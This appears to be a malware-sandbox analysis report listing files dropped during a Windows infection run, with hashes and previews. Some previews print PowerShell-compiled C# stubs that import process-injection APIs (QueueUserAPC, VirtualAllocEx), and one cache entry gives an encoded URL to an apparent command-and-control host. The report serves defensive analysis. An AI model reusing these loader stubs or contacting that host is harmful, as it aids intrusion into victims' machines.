document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\7[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	267700
Entropy (8bit):	5.999877808101812
Encrypted:	false
SSDEEP:	6144:0GtBeRO1EXAR18gvZYQhlTIorpKkFqBCf:/tgROGm1qEl9rpKhi

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\7[1].htm	
MD5:	BF32F421FA2847FAA8DB0BE9201BA6DE
SHA1:	FD7A60D7431272DD5906940F08933E9A86A4283B
SHA-256:	FCA7FA4DFFAD605B97E30A75F5847E54E1B16D89B13C2542ACA5B1208F400F9A
SHA-512:	56E1D7C7AFF4A81EAF3209EA2F1812960260D8BDBC0DC3B3501D78C48FC978D8C431714063D98D1EEF2D88F47B32E45BD9F59596DCE4FC82DB54CFA382D3269
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/xhsUm_2FnLgTwvG2iPTzCM2/vNAfftmWrr/Tvwy_2F0fKctIG74m/lS8RNzQeC42n/3Mv4DrZmcsV/dPovDeCz_2Bns7/SzRlXKXDTcnNvTwVof3JC/9OHXqekyZyAtiU_2/FKiPw6K2S4WkVU2/jPZ3OPDfyBZIrPRMr3/FBdYtTIJr/eK7MjotByUG0UytbsrJ_/2BIobg6gkWRSCkFALiR/3H39hT7Vg1tNx00aR3HUuS/eyDURwI5Q5dTx/nK0Boek7/Pnsv74L6CwFu08_0A_0D5Cn/saoDbWMFDu/ABzmmLf_2BuodD1FH/_2Ftl0V1Zs5G/QPAAHiHJ/7
Preview:	qrKLV7cX9FFkSZiLVGD0AujmwUS0lszsgRtLkJXbDnMxZEbQcLEMZP9AENVbi5t1P6FM9USacZ/3BMQZkHB9hoDeH08G+UQzLtWGW/dkh4vuAVlR5/L8jals82A4PsE+4rYf+6rtVVm/Ykx2kj7O4ExT5YR4wyNPx7I4rr3mAbTFDjbluYNOJjH2L0jSLyplHmE13dMJWnh23P8iX+1PV0O8nA+g4rKMGsDk17cg7Mpm2+KENW0D7aP656j+zDi4XuEwLHoKHQCMmRLzjMYa+JlQWVcojKBWJow3YO3mh4st36teMmuq7CDN0CS+UzlOCwwGLAPkNcJ5So/uRvN2b7/LAHSZ7Nz8Hyl7qLNsBFoB3AxyDWGiN35FSvAUhliKGuiWH0g+Uq2FYkTkrbjyAw50GGI7jm0NsxSNJ9QLXS2VAsJrevbFGPXTxKE5L83E5Ro75Rmw8q4M5wV2mXErc8nR+ie6oWM2B5R1ZYnhKQBcnjdp65o5Ah7KmVYWPIRfpMYWVJcafkmS8cMatpOMwp5suS4CRPoZNFUnE6lrxL61N5dBLj6RuExp5V+asqnE7A5QmA/n18LGvj6qjxKPgE65id9rxkKgba5f54YY/lYDhIP6nLfYq5xV468uVBen9rzpUXeDv3Um63c1dVJgUgTRj7BKojuJjAMrmUAa5ksECw1w7bApTFxWNccAv5sduNu6+3wyS8oHmYqNgO8gliec04H8HnK01LGhw9SoiTerEn3c6Vu9kh40fFb/b9SR0bc/4IUDWPVDnOECj6ydXpuAL7r6b1IranAdntHu+1pUi2rpGUW9SiR6Kcw0ct5qfTyCu/13Sz4O+B1J9bC4XnrOS/Pn9dol6NQM7JdupPSfQtqo1U2FIoki0yu26nOY3p4SQAXzH+hLw69CTMH3KIRtxt92Bo/X+oktP5kOorL7VwMtzq9r5bmY3JR9uHDFnlkMFBny2+WTnyrdCZQn3m45DUQB5mTGMtL1f8Y+
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\http_404[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB7
Malicious:	false
IE Cache URL:	res://ieframe.dll/http_404.htm
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="stylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Found</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initMoreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" width="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134
Malicious:	false
IE Cache URL:	res://ieframe.dll/info_48.png
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po.....X..;.=.P...../...+...9./..s.....9..|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0.."/n/.c...&.{.ht..?....A..I{.n.....|....t.....N}..%.v...:.E..i...`....a.k.mg.LX..fcFU.fO-..YEfd.}....~."....}I$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a...N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,....!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..l1w....]3%....tR;,..3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllluIb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	402
Entropy (8bit):	5.038590946267481
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJeMRSR7a1ehk1wJveJSSRa+rVSSRnA/fuHo8zy:V/DTLDfuC3jJWv9rV5nA/2IAy
MD5:	D318CFA6F0AA6A796C421A261F345F96
SHA1:	8CC7A3E861751CD586D810AB0747F9C909E7F051
SHA-256:	F0AC8098FC8D2D55052F4EA57D9B57E17A7BF211C3B51F261C8194CECB6007E2
SHA-512:	10EB4A6982093BE06F7B4C15F2898F0C7645ECD7EFA64195A9940778BCDE81CF54139B3A65A1584025948E87C37FAF699BE0B4EB5D6DFAEC41CDCC25E0E7BDA8
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tba. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uxd,uint egqs,IntPtr yobweqmfam);.. }..}.

C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.313360961388429
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fe0Uzxs7+AEszIWXp+N23feSn:p37Lvkmb6KHqWZE8Pn
MD5:	2DB8879E193202C9BF2E53E6BFED2AA0
SHA1:	B70B1517052DE8E7C4936A6032542D18B2000AA0
SHA-256:	01A4228FF2F9F3B587C24468C7F3EE08DC64259C9BDC1E4FA0AD35F6BBDAB4B9
SHA-512:	495DF850BFE8CEB6CED15B037F6571F0CCBCB5B5EB3F21C2F40F3D7EE1F213CDD0BFC58E86AC054987284756E5765B4321DDDB1B71D7E4C177B27A263F6CA7B
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.cmdline	
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.0.cs"

C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6201282755446322
Encrypted:	false
SSDEEP:	24:etGSpW/W2Dg85xL/XsB4zJL4zqhRqPPtkZfGmNn+II+ycuZhNHakSpPNnq:6xWb5xL/OGbuuJlRn1ulHa3Lq
MD5:	A5F27D62E9CA8D216BD8677A014C1E9F
SHA1:	48745A1788FDCCBF3BE6F7BEC72A926A28E1CA99
SHA-256:	623AB8A49F0ED911BF70DA44A71F47EBB1BDCE091A80B4C77EB25E60337D7451
SHA-512:	E1849B68778B01881F8E4246BEDC113CBA95F483C0C9F38EA713F31635CA121515F65939B2D38DD0316DF44E9BED84C20B293CA351411042B1D455080A2F13D8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!.....#... ...@..... ..... .@.....#..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....8...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(..... 6..... C..... V.....P .....a.....g....o....{.....a. ...a...l.a.%...a.....*.....3./.....6.....C.....V..... .....<Module>.1453igkk.dll.tba.W32.mscorlib.Syst

C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\1453igkk\CSCD2500265572748DEA3D91E508E5342FB.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1156819456479257
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryKfnGak7YnqqhfnXPN5Dlq5J:+RI+ycuZhNHakSpPNnqX
MD5:	52FBC8B242036E953D34FB77648B8CA7
SHA1:	44B9D1FABA6237FD3EC21C1CB5EA552BE904EB25
SHA-256:	A414B782A372D8D104F08A38DD596DA5D4F2A1A2E251EB596000D28CB6A808E2
SHA-512:	8C43DDC7C1A66790678DF83E8CC41C6DB731FFFB15EC5AD4F2DB0708DCF60D81B23853A04A0690D5B66D2F8212D8C9D280DD585DFCEC0C94ADDC165C3CF8AB7
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...1.4.5.3.i.g.k.k...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...1.4.5.3.i.g.k.k...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Entropy (8bit):	4.214875319651327
Encrypted:	false
SSDEEP:	3:oVXVPMfFfVQLU0qmW8JOGXnFPMfFfVQLU0Zun:o9QF9QLU0iqgF9QLU0Zu
MD5:	C761F30D7AA0B615632114F8048E36F6
SHA1:	0654CFC40DA2F1F93E8EF23E8E5BEF11ADC3FF8B
SHA-256:	429DF2245415C117E29A61D8C318D5A8037D13458A0A326208BF1058A2FB91CB
SHA-512:	1218CDFA05793495D3D26EBFBFBF759347DD4A4EC9E4660AD93262AE24D1913C583FBB0C0D7A51F6C0FCD6BD98474181F6E1847A1E577478FDBCB41320C21A3
Malicious:	false
Preview:	[2020/11/24 21:20:05.162] Latest deploy version: ..[2020/11/24 21:20:05.162] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES8664.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.70956465433161
Encrypted:	false
SSDEEP:	24:pgKLhHdVFhKdNNI+ycuZhNHakSpPNnq9qpnie9Ep:KK19VzKd31ulHa3Lq9uw
MD5:	F312FDCCB14F8E901F73C2077C51793C
SHA1:	18ADB28339D8CE374944AD74AC42447CF8595A02
SHA-256:	07DE661EE9480141E11DC5B82CC0B16B6D632C83B8FB583C4879CAA09ACACA42
SHA-512:	AB124BEA9705D985F3E573F8DC6C56DF6F3F88A2C4FE2F007022596498BC2C7EDF297DA91628EC7190EB9A27902BEE86F932226756048EF5CB8F087B75FC6BE
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\1453igkk\CSCD2500265572748DEA3D91E508E5342FB.TMP.....R..B.n.=4.wd.....4.....C:\Users\user\AppData\Local\Temp\RES8664.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RES9384.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7068645236556512
Encrypted:	false
SSDEEP:	24:bP6eRhHlhKdNNI+ycuZhNvuakScvPNnq9qpuhie9Ep:bPXDzKd31ulma3Sq93hw
MD5:	E50A6C8BC0F94622EB97ABF57EF8D1C6
SHA1:	F5735A7C74B6CF1930CB6AF6F7FCC01EF275121D
SHA-256:	D18B307D5E7E38D78D1C0D868BEF19307AA4D60CDB225537773D740C8E1AC4A1
SHA-512:	EFD48BEE39D7279CCDEBB0E867740D75D99A9053403E261A99C21FBA55F77BAC42618412F08C103A0A6C40685193EFCD5BA241035B3CB7F045CA30FB684A84F7
Malicious:	false
Preview:	.....S....c:\Users\user\AppData\Local\Temp\jery0dbp\CSCF9697DD756E45B2A9442C531AA1339A.TMP.....g..O....r.....4.....C:\Users\user\AppData\Local\Temp\RES9384.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pvnvbiu0.gck.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_z5u3jvqp.syn.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\jery0dbp\CSCF9697DD756E45B2A9442C531AA1339A.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0849692938644355
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grytuak7YnqqcvPN5Dlq5J:+RI+ycuZhNvuakScvPNnqX
MD5:	94D1679D1D4FEFD1EF2E72D0E7ABF5B2
SHA1:	AAC4640124B24ED06E8D7588C04AFCC9F534D707
SHA-256:	4C6512C3975A9BC03A4D0D45FF7274B75EFA247D42475BA3252FC6C288290AD5
SHA-512:	FDA5BB5791C6634031BA7E0C3D6A98880059302323DFE0F0E3F973599C14789D7BBAE662A58E357704504C9CBAE38F429B2310AAC2332AFDEA51E7344AE4C09(
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...j.e.r.y.0.d.b.p...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...j.e.r.y.0.d.b.p...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.000775845755204
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ0VMRSRa+eNMjSSRr5DyBSRHq10iwHRfKFKDDVWQy:V/DTLDfue9eg5r5Xu0zH5rgQy
MD5:	216105852331C904BA5D540DE538DD4E
SHA1:	EE80274EBF645987E942277F7E0DE23B51011752
SHA-256:	408944434D89B94CE4EB33DD507CA4E0283419FA39E016A5E26F2C827825DDCC
SHA-512:	602208E375BCD655A21B2FC471C44892E26CA5BE9208B7C8EB431E27D3AAE5079A98DFFE3884A7FF9E46B24FFFC0F696CD468F09E57008A5EB5E8C4C93410B41
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mme. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess ();.[DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint ytemv);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr nlosd xjodm,IntPtr mvqodpevph,uint tnvcegcf,uint dbt,uint egycoak);.. }..}.

C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.236555817911529
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23f7ozxs7+AEszIWXp+N23f76An:p37Lvkmb6KHToWZE8Tl
MD5:	9EA6B9D595456E5B23DEA4B11806F78F
SHA1:	C4487B9542B629D31FC73B8CADD37D6C4CDA53D1
SHA-256:	D85066A82597D6622DE17EEC3E20F97C87204B48220F99A7B19899C0B663A34E
SHA-512:	9D85F4C83ECA80E0BE1FB57842CB3E8FD85362ED3592850316B73F41BA7C018F0A5E7A62B08A3ACADEC7B29F2BEC2AF55C09D16F70333D6907E4EB441CBE5EA5

C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.cmdline	
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.0.cs"

C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6244385522478124
Encrypted:	false
SSDEEP:	48:6AW7qMTxzJUyNjWQYwSJbYgH1ulma3Sq:SqYxAgWT44K
MD5:	9E447BB5EA9933E1D20CB71DC2AC790A
SHA1:	C1D58647C580554A60A6027018CEE3C39143C2EE
SHA-256:	BA93835763E0E4FB5CFD4E71738E1E8205ED15F550E6E72848FFC8B9D7617FF9
SHA-512:	D2461C61C6C837FE436AACC1E5A102D46DC316F96A00DA9554E3B9FF3E3F5D434427A10C6E01F8A063A841E5AF38D2458685FFB8017B413BBF8BC4FDDDF91AB
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!.....$... ...@..... ..... .@.....#..W....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(.....'..... 6..... H..... P.....P ....._.....e.....p.....v....._.!..._...!._.&..._.....+.....4.:.....6.....H.....P..... .....<Module>.jery0dbp.dll.mme.W32.mscor

C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF69EAEE788C6BF5D7.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40233
Entropy (8bit):	0.6872617452706091
Encrypted:	false
